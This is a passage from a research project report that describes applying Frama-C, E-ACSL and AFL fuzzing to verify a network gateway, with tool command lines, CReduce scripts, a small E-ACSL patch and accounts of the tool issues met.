┌─ process timing ─────────────────────────────────────┬─ overall results ────┐
│        run time : 0 days, 0 hrs, 0 min, 5 sec         │  cycles done : 0     │
│   last new path : none seen yet                       │  total paths : 1     │
│ last uniq crash : 0 days, 0 hrs, 0 min, 1 sec         │ uniq crashes : 1     │
│  last uniq hang : none seen yet                       │   uniq hangs : 0     │
├─ cycle progress ────────────────────┬─ map coverage ─┴──────────────────────┤
│  now processing : 0 (0.00%)         │    map density : 627 (0.96%)          │
│ paths timed out : 0 (0.00%)         │ count coverage : 1.00 bits/tuple      │
├─ stage progress ────────────────────┼─ findings in depth ───────────────────┤
│  now trying : interest 32/8         │ favored paths : 1 (100.00%)           │
│ stage execs : 6/106 (5.66%)         │  new edges on : 1 (100.00%)           │
│ total execs : 590                   │ total crashes : 93 (1 unique)         │
│  exec speed : 116.6/sec             │   total hangs : 0 (0 unique)          │
├─ fuzzing strategy yields ───────────┴───────────────┬─ path geometry ───────┤
│   bit flips : 0/40, 0/39, 0/37                      │    levels : 1         │
│  byte flips : 0/5, 0/4, 0/2                         │   pending : 1         │
│ arithmetics : 1/280, 0/25, 0/0                      │  pend fav : 1         │
│  known ints : 0/27, 0/112, 0/0                      │ own finds : 0         │
│  dictionary : 0/0, 0/0, 0/0                         │  imported : n/a       │
│       havoc : 0/0, 0/0                              │  variable : 0         │
│        trim : 44.44%/2, 0.00%                       ├───────────────────────┘
└─────────────────────────────────────────────────────┘             [cpu: 26%]
```

The AFL documentation will provide hints to interpret the console output above.

At this stage, it shows a case of (unique) crash, which can be found in the `./out` folder, namely the string:

```
ABCD
```

This is one of the possible inputs (issued from mutations of the original input) for which our code will abort because it violates our sought property (related to string length), as expected.

Due to some architecture and LLVM releases issues, it was not possible for us to test the `__AFL_LOOP()` option through the `afl-clang-fast` compiler, permitting in theory to perform in-process fuzzing with AFL.

Anyway, doing in-process fuzzing with AFL often necessitates to modify in-depth the source code (by hand), which is not recommended for sensible code, as it can have unexpected side-effects, like introducing new flaws. "In-process" approach will be discussed later in this report: it presents in particular some decisive advantages in terms of execution time.

With a proper *"quick-and-dirty"* instrumentation, we obtain the following code, intended to loop for ever and accept inputs at each iteration:

```
...
             FILE *f=fopen("./log_debug","a");
             int i=-1;

             fprintf(f,"==========\n");

    while(1)
    {
      fprintf(f,"%d --> %s\n",++i,str);
      fflush(f);
        bzero( str, DIM);
        read(sockfd,str,DIM);
        //@ ghost int lenstr = strlen(str);
        //@ assert lenstr>=5 && lenstr<=9;
        write(sockfd,str,DIM); // to keep, to avoid TIME_WAIT
        printf("Echoing back - %s",str);
    }

    fclose(f);
...
```

Note: statements related to log and debug management can be of course removed which will improve execution time.

We obtain the following results:

```
┌─ process timing ─────────────────────────────────────┬─ overall results ─────┐
│        run time : 0 days, 0 hrs, 5 min, 2 sec        │  cycles done : 0      │
│   last new path : 0 days, 0 hrs, 0 min, 50 sec       │  total paths : 6      │
│ last uniq crash : 0 days, 0 hrs, 4 min, 49 sec       │ uniq crashes : 2      │
│  last uniq hang : 0 days, 0 hrs, 0 min, 55 sec       │   uniq hangs : 2      │
├─ cycle progress ────────────────┬─ map coverage ─┴───────────────────────┤
│  now processing : 2* (33.33%)   │    map density : 578 (0.88%)           │
│ paths timed out : 0 (0.00%)     │ count coverage : 1.18 bits/tuple       │
├─ stage progress ────────────────┼─ findings in depth ────────────────────┤
│  now trying : havoc             │ favored paths : 2 (33.33%)             │
│ stage execs : 15.7k/40.0k (39.28%)│  new edges on : 1 (16.67%)           │
│ total execs : 34.3k             │   new crashes : 34.2k (2 unique)       │
│  exec speed : 121.4/sec         │   total hangs : 13 (2 unique)          │
├─ fuzzing strategy yields ───────┴───────────────┬─ path geometry ────────┤
│   bit flips : 0/192, 0/189, 0/183               │    levels : 3          │
│  byte flips : 0/24, 0/21, 0/15                  │   pending : 4          │
│ arithmetics : 2/1341, 0/218, 0/0                │  pend fav : 0          │
│  known ints : 0/124, 0/569, 0/660               │ own finds : 5          │
│  dictionary : 0/0, 0/0, 0/0                     │  imported : n/a        │
│       havoc : 2/15.0k, 0/0                      │  variable : 0          │
│        trim : 27.27%/7, 0.00%                   ├────────────────────────┘
└─────────────────────────────────────────────────┘             [cpu: 37%]
+++ Testing aborted by user +++
[+] We're done here. Have a nice day!
```

The crashes obtained, and mentioned into the upper right corner of the screen above are the following:

```
$ ls out/crashes/
id:000000,sig:06,src:000000,op:arith8,pos:4,val:-10  README.txt
id:000001,sig:06,src:000000,op:havoc,rep:8
```

```
$ cat out/crashes/id\:000000\,sig\:06\,src\:000000\,op\:arith8\,pos\:4\,val\:-10
ABCD

$ cat out/crashes/id\:000001\,sig\:06\,src\:000000\,op\:havoc\,rep\:8
'ABC^
C'''ABC^
CD
```

log_debug file contains multi-step scenarios like:

```
...
==========
0 --> start
1 --> 'ABC^C
2 --> 'BC5C
3 --> ^C^C
4 --> 'ABC^C
5 --> ^^CCD
==========
...
```

Non-printable characters do not – by definition – appear above but the corresponding file can be of course re-played as an input against the executable code to investigate the detected crash (with any debugger, for further investigations).

These results (including the ones obtained on real case studies extracted from the Use Case) are of course of interest. Having counter-example scenarios violating sought cybersecurity properties is a precious outcome to cover particular execution cases[17]. Moreover, it can be used as regression tests generally difficult to define by hand.

But the main issues met so far are:

- some in-depth modifications in the code are mandatory. This does not comply with the "*spirit*" of CURSOR method which is supposed to be as straightful as possible. In particular, depending on the kind of code, it can be necessary to add statements restricting the random inputs passed to the executable in order to avoid *spurious scenarios* (i.e. which could not violate the properties in *real life* because their domains of value are not reachable) which results in a certain amount of extra-effort,

- AFL 1.95b, necessary to deal with sockets (and avoid desock/preeny issues met earlier) is not maintained anymore and, times to times, some strange behaviors/crashes (not investigated) happened after hours of generation,

- on more realistic server and client code, the execution speed is very low and does not permit to expect good code structural coverage (in the sense of AFL). A lot of effort would be required to improve this speed, which is once again not compliant with the straightforward CURSOR approach envisaged for cybersecurity verification activities.

As a consequence, on the confidential code under analysis in our Use Case, no preeminent bug was found after a significant amount of time.

These limitations described above are of course not 100% prohibitive, as typically for R&T experimentations, we can cope with more flexible constraints regarding code modifications during our investigations. But this cannot be definitely the case in an operational development context.

[17] Excepting realism issues (input scenarios might never appear in real life due to constraints on the environment).

4.2 Write-Up on CURSOR with AFL, LLVM/LibFuzzer and HonggFuzz analyses on a network gateway

One of the main code under analysis is a network gateway application of about:

~ 200 functions,

~ 2000 statement locations,

~ 500 function calls.

We then prepare this code for analysis with Frama-C by pre-processing it, thus modifying slightly the `Makefile` to generate the so-called "`.i`" files, to ease the forthcoming manipulations.

The size of the whole file after pre-processing (including headers with numerous macros and declarations) is 6,445 LoC.

This gateway ensures a certain number of security functions, which will not be described here for confidentiality reasons. But it is worth mentioning that it makes large use of OpenSSL libraries (for signature checking, ...), and XmlParser libraries (parsing of xml instances e.g. containing signatures, etc.)[18].

> *At DA, the team in charge of the gateway verification is isolated from the operational development team. This intends to avoid mutual "influences" which could be misleading when hunting bugs in the applications. It is a common practice in critical software development indeed.*
>
> *However, the development and verification teams interacted at the beginning of the Use Case realization in order to define the objectives and the assumptions on the operational environment the gateway will be used in, and of course at the end of the verification process (indeed also after each prominent result found).*

To help the reader understand the different steps processed during the Use Case realization, this section presents the main write-up of the verification activities (excepting some redundant "round-trips" due to investigations on minor issues between DA and CEA partner, to avoid too many details).

> *Generally, the code to be fuzzed requires some preparation: during fuzzing, one has typically to avoid exhausting file or disk resources or sockets, etc.*
>
> *Then, for instance, writing to file should be either inhibited before fuzzing, or could be performed only if disk resource is assessed as sufficient, or even "simulated" (only the increase of disk usage is tracked, but no disk operation is actually performed).*
>
> *The corresponding procedures are not presented in this report (indeed, it is a quite classical process applied when writing test harnesses). However, Frama-C can help as its plug-in development ability permits to parse any C source code, finding statements potentially error-prone, and if necessary automatically rewriting portions of code to fit the desired behaviour of the program during fuzzing.*

[18] At this stage, let us only point out that these libraries will be at the origin of many issues when attempting to apply fuzzing procedures.

During our verification activities, we faced several issues in the tools, for which it was necessary to build up a *reduced* non-confidential source code which could be forwarded to the tool editors: only obfuscated or sufficiently "shrinked" code could be disseminated. From the tool provider standpoint, it is of course much efficient to debug its tools with a short and sufficiently illustrative code sample to reproduce the bug.

However, reducing the code can sometimes be very time-consuming, and after some experiments, we decided to use a dedicated tool: CReduce[19] which was recommended by the CEA. This tool is powerful and simple to use. Of course, it cannot help anymore if the bug is nested into some external libraries for which the source code is not available (which often occurred during our case studies analyses).

As an introduction, let us present the typical script aiming at using `creduce` for Frama-C issue isolation:

```
#====================================================================
#      CREDUCE
#====================================================================
a=`find . -name "*.i"` # collect your source code
echo "reduction de : " $a

rm -Rf CREDUCE
mkdir CREDUCE
cp $a CREDUCE
cd CREDUCE

# put this script in a shell file
cat > pour_creduce.sh << EOF
! frama-c *.i > LOG 2>&1 && grep -e "ERROR MESSAGE YOU WANT TO CATCH" LOG  2>&1
EOF

chmod a+x pour_creduce.sh

# then launch:
creduce ./pour_creduce.sh *.i

#====================================================================
```

The above string "`ERROR MESSAGE YOU WANT TO CATCH`" should contain the significant part of the exception or error message raised (by Frama-C in our case). This will be the *discriminating factor* between two successive versions of the reduced code.

This hopefully results in a C reduced file, expected to reproduce the very same error message.

> *This file can then be forwarded to the tool support team (after a last manual review ensuring that no confidential program or data might still be present inside!).*

In the following, we will refer to the script above when facing an issue requiring code reduction for bug reporting.

So let us go back to the CURSOR procedure. The first step consists in analysing the whole source code with Frama-C GUI in order to ensure that it is duly "readable" for the analysis tool.

[19] https://embed.cs.utah.edu/creduce

This is as simple as:

```
$ frama-c-gui *.i
```

Already a lot of information is available on the console after this first insight in the code, and some further analyses could be launched directly from the interface or the command line.

> *Note that at this stage, Frama-C Kernel will generate a default declaration for functions not previously declared in the code. This is an issue when dealing with GCC builtins: the declaration automatically added by the kernel is generally not compliant with the usage of the corresponding builtin. This leads to a type error raised by the Frama-C Kernel. Then we had to insert the GCC builtin declarations at the top of each source code modules as a quick workaround.*
>
> *Typically, GCC’s* `__bultin_strlen` *is generally not declared by the developer, and then Frama-C Kernel will automatically generate a default declaration like “*`int __builtin_strlen(int);`*” which obviously does not fit the required one for a “*`strlen`*”-like function.*
>
> *We will not elaborate more on this point, as the reader accustomed to GCC compilation will easily understand and get around the issue.*

At this step, we try to analyse the code with E-ACSL:

```
#====================================================================
#      E-ACSL
#====================================================================

e-acsl-gcc.sh -k -q -c -M -L --rte=all \
-O gateway.eacsl complement.c *.i \
--frama-c-extra="-no-frama-c-stdlib" \
-l /usr/lib/x86_64-linux-gnu/libXXXXX.so /usr/lib/x86_64-linux-gnu/libYYYYY.so ... -e "-
I/usr/include/libZZZZZ"
```

At the end of the process, two binaries are built: one with the E-ACSL instrumentation of the code (i.e. the automatic translation of properties as executable statements), and the other one without any instrumentation.

Note that during the execution of `e-acsl-gcc.sh` script, the command lines for both compilations are displayed on the console, which can be exploited later when “*things go wrong*” after compiling:

```
+ gcc -I/usr/include/libxmlYYY -D__XMLSEC_FUNCTION__=__func__ -DXMLSEC_NO_SIZE_T -
DXMLSEC_NO_GOST=1 -DXMLSEC_NO_GOSTZZZZ=1 -DXMLSEC_NO_CRYPTO_DYNAMIC_LOADING=1 -
I/usr/include/xmlsecXXX -I/usr/include/libxmlYYY -DXMLSEC_CRYPTO_OPENSSL=1 -I/usr/include
-std=c99 -m64 -g -O2 -fno-builtin -fno-merge-constants -Wall -Wno-long-long -Wno-
attributes -Wno-nonnull -Wno-undef -Wno-unused -Wno-unused-function -Wno-unused-result -
Wno-unused-value -Wno-unused-function -Wno-unused-variable -Wno-unused-but-set-variable -
Wno-implicit-function-declaration -Wno-empty-body ...files_to_compile... -o gateway.exe -
lxmlXXX -L/usr/lib/x86_64-linux-gnu -lxmlsecXXX-openssl -lxmlsecXXX -lxslt -lxmlXXX -
lforcryptography

+ gcc -DE_ACSL_BITTREE_MMODEL -DE_ACSL_NO_ASSERT_FAIL -DE_ACSL_STACK_SIZE=32 -
DE_ACSL_HEAP_SIZE=128 -std=c99 -m64 -g -O2 -fno-builtin -fno-merge-constants -Wall -Wno-
long-long -Wno-attributes -Wno-nonnull -Wno-undef -Wno-unused -Wno-unused-function -Wno-
unused-result -Wno-unused-value -Wno-unused-function -Wno-unused-variable -Wno-unused-
but-set-variable -Wno-implicit-function-declaration -Wno-empty-body -
```

```
I/usr/include/libxmlYYY -D__XMLSEC_FUNCTION__=__func__ -DXMLSEC_NO_SIZE_T -
DXMLSEC_NO_GOST=1 -DXMLSEC_NO_GOSTZZZZ=1 -DXMLSEC_NO_CRYPTO_DYNAMIC_LOADING=1 -
I/usr/include/xmlsecXXX -I/usr/include/libxmlYYY -DXMLSEC_CRYPTO_OPENSSL=1 -I/usr/include
-I/usr/local/bin/../share/frama-c/e-acsl/ -o gateway.eacsl.exe gateway.eacsl.c
/usr/local/bin/../share/frama-c/e-acsl//e_acsl_rtl.c -lxmlXXX -L/usr/lib/x86_64-linux-gnu
-lxmlsecXXX-openssl -lxmlsecXXX -lxslt -lxmlXXX -lforcryptography
/usr/local/bin/../lib/libeacsl-dlmalloc.a /usr/local/bin/../lib/libeacsl-gmp.a -lm
```

This permits to replay some steps of the compilation, one by one, and try with other options.

Typically, we found in one of our library code, hundreds of array declaration about an incomplete (XML parser) type:

```
extern const xmlChar xmlXXXXX[];
extern const xmlChar xmlYYYYY[];
...
```

In the declaration above, the size of the arrays is not known at this step of the compilation.

This cannot be modified in the source code, because this code may change over time, and we must avoid – for efficiency purpose – costly "by-hand" modifications. And more over this particular external code is not under the responsibility of DA.

Namely, EVA plugin informs us that this type is incomplete, and in case there is no internal accurate definition of the type, then the size of the array will be 2^{32} by default.

On its side, E-ACSL plugin does not accept this construct because it cannot determine the actual size of the array at the build of the instrumented code.

The only solution we opt for modifying the E-ACSL plugin in such way it is possible to cope with this incomplete array type. In a first step, as the need is so far specific to the code under analysis, the E-ACSL plugin issue is fixed by DA only. This fix consists in removing the following typical statement included in the C code instrumented by E-ACSL, as it is not possible to compute the `sizeof()` of the corresponding incomplete type array:

```
  __e_acsl_store_block((void *)(& xmlXXXXX),
                       sizeof(xmlChar const []));
...
```

> *This removal is automated by a script quickly written for the hundreds of arrays concerned with this issue.*
>
> *Note: later in the project, the CEA provided a fix for these issues related to incomplete array type constructs.*

Now, we can launch again the `e-acsl-gcc.sh` script:

```
$ e-acsl-gcc.sh -k -c --rte=div -o gateway.eacsl.c -O gateway.exe --oexec-e-
acsl=gateway.eacsl.exe ...files_to_compile... -E "-e-acsl-no-validate-format-strings" -e
"-I/usr/include/libxmlYYY -D__XMLSEC_FUNCTION__=__func__ -DXMLSEC_NO_SIZE_T -
DXMLSEC_NO_GOST=1 -DXMLSEC_NO_GOSTZZZZ=1 -DXMLSEC_NO_CRYPTO_DYNAMIC_LOADING=1 -
I/usr/include/xmlsecXXX -I/usr/include/libxmlYYY -DXMLSEC_CRYPTO_OPENSSL=1 -
I/usr/include" -l "-lxmlXXX -L/usr/lib/x86_64-linux-gnu -lxmlsecXXX-openssl -lxmlsecXXX -
lxslt -lxmlXXX -lforcryptography"
```

Unfortunately, `gateway.eacsl.exe` (the instrumented executable generated by E-ACSL) yields a `segfault` exception at runtime. This exception cannot be presented in extension as it shows information about the application under verification.

In a first step, we try to progressively instrument the source code, directly in the C source code in order to investigate this `segfault`. But this approach fails: our C source code main function entry point is not even reached when running the executable.

As another try to investigate the problem, we use `CReduce`, to namely reduce the C code to a smaller part which could be hopefully exported to the E-ACSL development team.

As presented earlier, we create a similar `CReduce` folder and script as follows:

```
rm -Rf CREDUCE
mkdir CREDUCE
cd CREDUCE
cp ../gateway.eacsl.c .
cp -R ../resources .
cp -R ../Conf .

# to be put in a shell script :
cat > pour_creduce.sh << EOF
gcc -DE_ACSL_SEGMENT_MMODEL -DSHORT -DE_ACSL_NO_ASSERT_FAIL -DE_ACSL_STACK_SIZE=32 -
DE_ACSL_HEAP_SIZE=128 -std=c99 -m64 -g -O2 -fno-builtin -fno-merge-constants -Wall -Wno-
long-long -Wno-attributes -Wno-nonnull -Wno-undef -Wno-unused -Wno-unused-function -Wno-
unused-result -Wno-unused-value -Wno-unused-function -Wno-unused-variable -Wno-unused-
but-set-variable -Wno-implicit-function-declaration -Wno-empty-body -
I/usr/include/libxmlYYY -D__XMLSEC_FUNCTION__=__func__ -DXMLSEC_NO_SIZE_T -
DXMLSEC_NO_GOST=1 -DXMLSEC_NO_GOSTZZZZ=1 -DXMLSEC_NO_CRYPTO_DYNAMIC_LOADING=1 -
I/usr/include/xmlsecXXX -I/usr/include/libxmlYYY -DXMLSEC_CRYPTO_OPENSSL=1 -I/usr/include
-I/usr/local/bin/../share/frama-c/e-acsl/ -o gateway.eacsl.exe gateway.eacsl.c
/usr/local/bin/../share/frama-c/e-acsl//e_acsl_rtl.c -lxmlXXX -L/usr/lib/x86_64-linux-gnu
-lxmlsecXXX-openssl -lxmlsecXXX -lxslt -lxmlXXX -lforcryptography
/usr/local/bin/../lib/libeacsl-dlmalloc.a /usr/local/bin/../lib/libeacsl-gmp.a -lm
./gateway.eacsl.exe -d examplesFiles/folderForTests/
ret=$?
if [ $ret -eq 139 ];
then exit 0 ;
else exit 1;
fi
EOF

chmod a+x pour_creduce.sh

# then launch the following to reduce the c file:
creduce ./pour_creduce.sh gateway.eacsl.c
```

But this approach also fails: the code generated by `CReduce` is empty.

The next step for us is to use `GDB`, the GNU debugger (as the code is compiled with `-g` option, the compiler adds some useful information for debugging purpose).

What we find so far is that the `segfault` is caused by libraries linked with our source code.

Investigating on the Internet, we find that these libraries make use of constructors during the loading. Roughly presented, as soon as the operating system loads the executable, some locations are allocated in memory. However, the shadow memory model implemented by default by E-ACSL keeps track of these zones: after investigations on our side, it appears that E-ACSL `shadow_alloca()` library function is called before any E-ACSL initialisation. This seems to be the source of the exception, and the CEA later confirmed this issue. Thus, the CEA developed a fix for this problem (see BTS 0002415 for details, in Annex 5).

What to fuzz?

After these first tries, the next step is one of the most important. We have to decide, for the application under verification, which inputs will be fuzzed. This is a question that could not be answered without considering the program to be fuzzed, and is indeed strongly related to cybersecurity threat analysis and dreaded attack scenarios.

The direction chosen is to consider first and only, for the sake of the experimentations in the scope of VESSEDIA, the inputs (data and files) which could be under the control of an attacker close to the starting point of the program execution.

Then the "taintable" dataflows in the source code are rapidly identified. These dataflows will be fuzzed intensively, and in order to cover most of the code structure. This coverage is somehow also depending in the potential alarms raised by the static analysis tools: when these alarms are translated as executable statements, corresponding "`if`" control flows will be produced. Typically the fuzzer will try to cover these additional control flows.

In our Use Case, we found several data to be fuzzed (for instance, input parameters at the entry point of the application, and input files).

To do so, we need to modify slightly the bunch of source code in order to permit the fuzzing of these data, by adding classical test harnesses (these modifications are not presented for confidentiality reasons).

Before applying E-ACSL process (as documented in CURSOR), we check that EVA is able to analyse the code:

```
$ frama-c-gui -eva -eva-no-alloc-returns-null -eva-context-valid-pointers -eva-memexec -
eva-min-loop-unroll 3 -eva-remove-redundant-alarms -eva-slevel 300 -variadic-no-
translation -machdep gcc_x86_64 -no-frama-c-stdlib complement.c *.i
```

Unfortunately, this Frama-C analysis shows a lot of *dead code*[20] under the GUI (code declared as unreachable by EVA plug-in). After investigation, it appears that some of the fuzzed data are related to each other. As a very simple example, if one fuzzes a string input *S*, and another input of the same function is the length of the same string *S*, these two inputs must be consistent. We added some modifications to fix this kind of problem in the code, then ensuring cross-consistency of the inputs.

Another source of dead code is caused by `__builtin_*` functions largely used in our gateway application. These builtins are not declared into Frama-C `frama-c-stdlib` annotated declarations, and need some additional code and annotations.

One simple solution at this stage is to apply Frama-C RTE plug-in (annotating code for RunTime Errors) instead of EVA: this time the code can be analyzed entirely with no impact of potential dead code. This is the case also for portions of code for which a better defined initial state would be necessary[21].

```
$ frama-c-gui -rte -variadic-no-translation -machdep gcc_x86_64 -frama-c-stdlib
complement.c *.i -then -print -ocode annotated_code.c
```

[20] Briefly said, and to clarify the point, our code is not critical in terms of safety, then dead code is not forbidden.

[21] This is often the case when using context sensitive abstract interpretation procedure on source code: intuitively, a more (functionally) accurate initial domain of value for the inputs will yield more precise results and may help avoid dead code.

Note that the potentially redundant annotations added by RTE will be validated by EVA: this is important to get rid of these duplicate annotations as they will be translated as executable statements when applying E-ACSL plug-in later in the process. For performance at runtime, it is of course recommended to avoid unnecessary extra-code.

The Frama-C command line is then:

```
$ frama-c-gui -eva -eva-context-valid-pointers -eva-memexec -eva-min-loop-unroll 3 -eva-
remove-redundant-alarms -eva-slevel 300 -variadic-no-translation -machdep gcc_x86_64 -
frama-c-stdlib annotated_code.c -then -print -ocode annotated_code_eva.c &
```

However, we must ensure that some annotations are not considered as valid just because they belong to dead code (an annotation which is in dead code is considered, for short, in a *false* branch of the program, then any logical expression belonging to this *false* branch will be assessed as *true*: said differently, having *false* in the context permits to validate everything downstream in the code and annotations).

This point is important as the annotations considered as valid will not be translated as executable statements by E-ACSL, by default. However, we do not want to use the option in E-ACSL which permits to generate executable statements even for valid annotations: this will enlarge the code size with spurious alarms translated as statements, and then we would obtain a very inefficient impact on the execution time during the fuzzing.

Then our problem is the following: we want to generate the code for valid annotations only when they belong to a dead code branch of the program (as dead code does not mean that this code will never be executed – given the initial state approximation). This feature is however not available in E-ACSL.

We then push a request for a new feature in E-ACSL which is defined as described in BTS 0002425 in Annex 5.

After some investigations in E-ACSL OCaml code on our side, we found possible to make E-ACSL process `Valid_but_dead` annotations by means of the following small patch for `e-acsl/keep_status.ml` code:

```
...
let push kf kind ppt =
(*  Options.feedback "PUSHING %a for %a"
    pretty_kind kind
    Kernel_function.pretty kf;*)
  (* no registration when -e-acsl-check or -e-acsl-valid *)
  if not (!option_check || !option_valid) then
    let keep =
      let open Property_status in
      match get ppt with
      | Never_tried
      | Inconsistent _
      | Best ((False_if_reachable | False_and_reachable | Dont_know), _) ->
        true
      | Best (True, _) ->

(* ===> begin patch *)
       (match Property_status.Consolidation.get ppt with
       | Property_status.Consolidation.Valid_but_dead _
       | Property_status.Consolidation.Invalid_but_dead _
       | Property_status.Consolidation.Unknown_but_dead _ -> true
       | _ -> false
       )
(* <=== end patch *)
...
```

In one hand, this patch does not put too much lag during E-ACSL-ised code testing, as if the annotations are really in dead code, this code won't even be reached and executed.

In the other hand, if the annotations are considered as `Valid` only because they are in spurious dead code, the annotations are then translated as executable statements.

As the reader would notice, the CURSOR process now needs to put in sequence several analyses by different plug-ins. To keep the results for E-ACSL from an analysis to the next one, we need to use the “`-e-acsl-prepare`” option. The command line looks like from now:

```
$ frama-c -e-acsl-prepare complement.c my_assert.c *.i -rte -variadic-no-translation -
machdep gcc_x86_64 -frama-c-stdlib \
 -eva -eva-context-valid-pointers -eva-memexec -eva-min-loop-unroll 3 -eva-remove-
redundant-alarms -eva-slevel 300 \
 -then -print -ocode all.c
```

So far, we are able to generate the source code for both CURSOR-ised and not CURSOR-ised programs with all required annotations:

```
$ e-acsl-gcc.sh -k -c --rte=all -o gateway.eacsl.c -O gateway.exe --oexec-e-
acsl=gateway.eacsl.exe complement.c my_assert.c *.i --frama-c-extra="-wp -wp-timeout 5 -
remove-unused-specified-functions" --e-acsl-extra="-e-acsl-no-validate-format-strings" --
cpp-flags="-I/usr/include/libxmlYYY -DE_ACSL_EXTERNAL_ASSERT -
D__XMLSEC_FUNCTION__=__func__ -DXMLSEC_NO_SIZE_T -DXMLSEC_NO_GOST=1 -
DXMLSEC_NO_GOSTZZZZ=1 -D__builtin_strlen=strlen -DXMLSEC_NO_CRYPTO_DYNAMIC_LOADING=1 -
I/usr/include/xmlsecXXX -I/usr/include/libxmlYYY -DXMLSEC_CRYPTO_OPENSSL=1 -
I/usr/include" --ld-flags="-lxmlXXX -L/usr/lib/x86_64-linux-gnu -lxmlsecXXX-openssl -
lxmlsecXXX -lxslt -lxmlXXX -lforcryptography"
```

We can notice in the command line above that we added a call to the Frama-C WP plug-in. This is intended to apply an additional theorem proving step at the process in order to validate – if possible – even more annotations before the E-ACSL translation of annotations into executable statements. Clearly, this aims at alleviating the number of annotations to be translated as additional statements in the code.

Another issue is that we may have RTE + EVA analyses making some strong assumptions (on pre- or post-conditions) on library functions for which we do not have the source code implementation but only the API (as external function declarations). These assumptions may introduce annotations (alarms) not validated during executions, then potentially inducing spurious counter-measure statements.

To elaborate on that point, let us take a toy-example:

```
typedef struct { char * champ; } las;

extern char * f(las * l);

int m()
{
las * x;
f(x);
printf("%s\n",x->champ);
return 0;
}
```

where function `f` is supposed to belong to an external library.

This code is analyzed with:

```
$ frama-c-gui e.c -main m -lib-entry -e-acsl-prepare -rte -then -e-acsl
```

TE generates this annotation:

```
/ *@ assert rte: mem_access: \valid_read(&x->champ); * /
   printf("%s\n",x->champ);
```

The field "`champ`" is supposed to be valid for reading before running `printf()`. But the corresponding assert cannot be discharged as the external function `f` is not intended to be annotated by hand (in a *push-button approach* of CURSOR), and there is no other way to deduce from the library function `f()` that the field "`champ`" will be allocated in memory.

The code generated by E-ACSL after instrumentation is:

```
int m(void)
{
   int __retres;
   las *x;
   __e_acsl_memory_init((int *)0,(char ***)0,(size_t)4);
   __e_acsl_globals_init();
   __e_acsl_store_block((void *)(& x),(size_t)4);
   f(x);
   / *@ assert rte: mem_access: \valid_read(&x->champ); * /
   {
     {
       int __gen_e_acsl_valid_read;
       __gen_e_acsl_valid_read = __e_acsl_valid_read((void *)(& x->champ),
                                                      sizeof(char *),
                                                      (void *)(& x->champ),
                                                      (void *)0);
       __e_acsl_assert(__gen_e_acsl_valid_read,(char *)"Assertion",(char *)"m",
                       (char *)"rte: mem_access: \\valid_read(&x->champ)",12);
     }
     printf(__gen_e_acsl_literal_string,x->champ);
   }
   __retres = 0;
   {
     __e_acsl_delete_block((void *)(& x));
     __e_acsl_memory_clean();
     return __retres;
   }
}
```

The `\valid_read` alarm in the code above, just before the `printf()` statement, will be translated as an executable statement by E-ACSL. This is of course the normal behaviour of the tool.

But as we will elaborate later in this chapter, we would like to make strong assumptions about the validity of dataflows manipulated by libraries linked with our code, to avoid too many additional E-ACSL statements which could slow down the fuzzing executions. Of course, this will have a strong impact on the "soundness" of the verification. But we definitely have to trade-off between a sound analysis and a good coverage provided by the fuzzing activities. In some extent we could also expect that if weaknesses are present in the libraries (and not encompassed by defensive programming), they could also be caught by intensive fuzzing (we will discuss more in depth these considerations later in this report).

From now on, we can launch AFL compilation:

```
$ afl-gcc -DE_ACSL_SEGMENT_MMODEL -DE_ACSL_NO_ASSERT_FAIL -DE_ACSL_STACK_SIZE=32 -
DE_ACSL_HEAP_SIZE=128 -std=c99 -m64 -fno-builtin -fno-merge-constants -Wall -Wno-long-
long -Wno-attributes -Wno-nonnull -Wno-undef -Wno-unused -Wno-unused-function -Wno-
unused-result -Wno-unused-value -Wno-unused-function -Wno-unused-variable -Wno-unused-
but-set-variable -Wno-implicit-function-declaration -Wno-empty-body -
I/usr/include/libxmlYYY -DE_ACSL_EXTERNAL_ASSERT -D__XMLSEC_FUNCTION__=__func__ -
DXMLSEC_NO_SIZE_T -DXMLSEC_NO_GOST=1 -DXMLSEC_NO_GOSTZZZZ=1 -
DXMLSEC_NO_CRYPTO_DYNAMIC_LOADING=1 -I/usr/include/xmlsecXXX -I/usr/include/libxmlYYY -
DXMLSEC_CRYPTO_OPENSSL=1 -I/usr/include -I/usr/local/bin/../share/frama-c/e-acsl/ -o
gateway.eacsl.exe gateway.eacsl.c /usr/local/bin/../share/frama-c/e-acsl//e_acsl_rtl.c -
lxmlXXX -L/usr/lib/x86_64-linux-gnu -lxmlsecXXX-openssl -lxmlsecXXX -lxslt -lxmlXXX -
lforcryptography /usr/local/bin/../lib/libeacsl-dlmalloc.a
/usr/local/bin/../lib/libeacsl-gmp.a -lm
```

And the linkage and fuzzing:

```
afl-as 2.52b by <lcamtuf@google.com>
[+] Instrumented 1425 locations (64-bit, non-hardened mode, ratio 100%).
afl-as 2.52b by <lcamtuf@google.com>
[+] Instrumented 5118 locations (64-bit, non-hardened mode, ratio 100%).

$ sudo su
$ echo core >/proc/sys/kernel/core_pattern
$ cd /sys/devices/system/cpu
$ echo performance | tee cpu*/cpufreq/scaling_governor
$ exit
$ sudo -k

$ afl-fuzz -i in -o out ./gateway.eacsl.exe -d examplesFiles/folderForTests/ -a @@
```

But AFL returns a new error:

```
[-] Hmm, looks like the target binary terminated before we could complete a
    handshake with the injected code.
```

We apply once again the `creduce` process to get the smallest source code producing this error and try to understand its meaning.

```
creduce ./pour_creduce.sh gateway.eacsl.c
```

But `creduce` cannot be applied in this case: there is a crash which is not handled by `creduce` instrumentation and which does not allow us to reduce the source code.

This only happens with the code processed by E-ACSL (the other original code can be fuzzed with no particular issue).

We have then to investigate on our side to understand where the issue comes from:

```
$ afl-showmap -o LOG -- ./gateway.eacsl.exe -d examplesFiles/folderForTests/ -a
in/package_sign_F86MPDSL.xml
afl-showmap 2.52b by <lcamtuf@google.com>
[*] Executing './gateway.eacsl.exe'...

-- Program output begins --
./gateway.eacsl.exe: error while loading shared libraries: libicudata.so.57: failed to
map segment from shared object
-- Program output ends --

[-] PROGRAM ABORT : No instrumentation detected
         Location : main(), afl-showmap.c:773
```

This seems related to the memory allocation performed by E-ACSL instrumentation: namely the program hits one of the limitations related to shared memory allocation. Moreover, the error signals are apparently emitted too early in the execution process to be caught, which is confirmed by `gdb` (not detailed here). Then the slicing/reducing of this code is done by hand. However, even this latter does not yield successful results: it is not possible to isolate easily the statements at the origin of the issue, even after a certain amount of time and effort.

Thus, this approach is abandoned, and another solution is investigated, based on LLVM LibFuzzer[22]: a fuzzer implementing an *in-process* approach, included in LLVM / Clang compiling toolchain.

As presented earlier, in-process fuzzing permits to deal efficiently with persistent network connections, and more generally to improve the coverage by efficiently decreasing the execution time of the fuzzing tests.

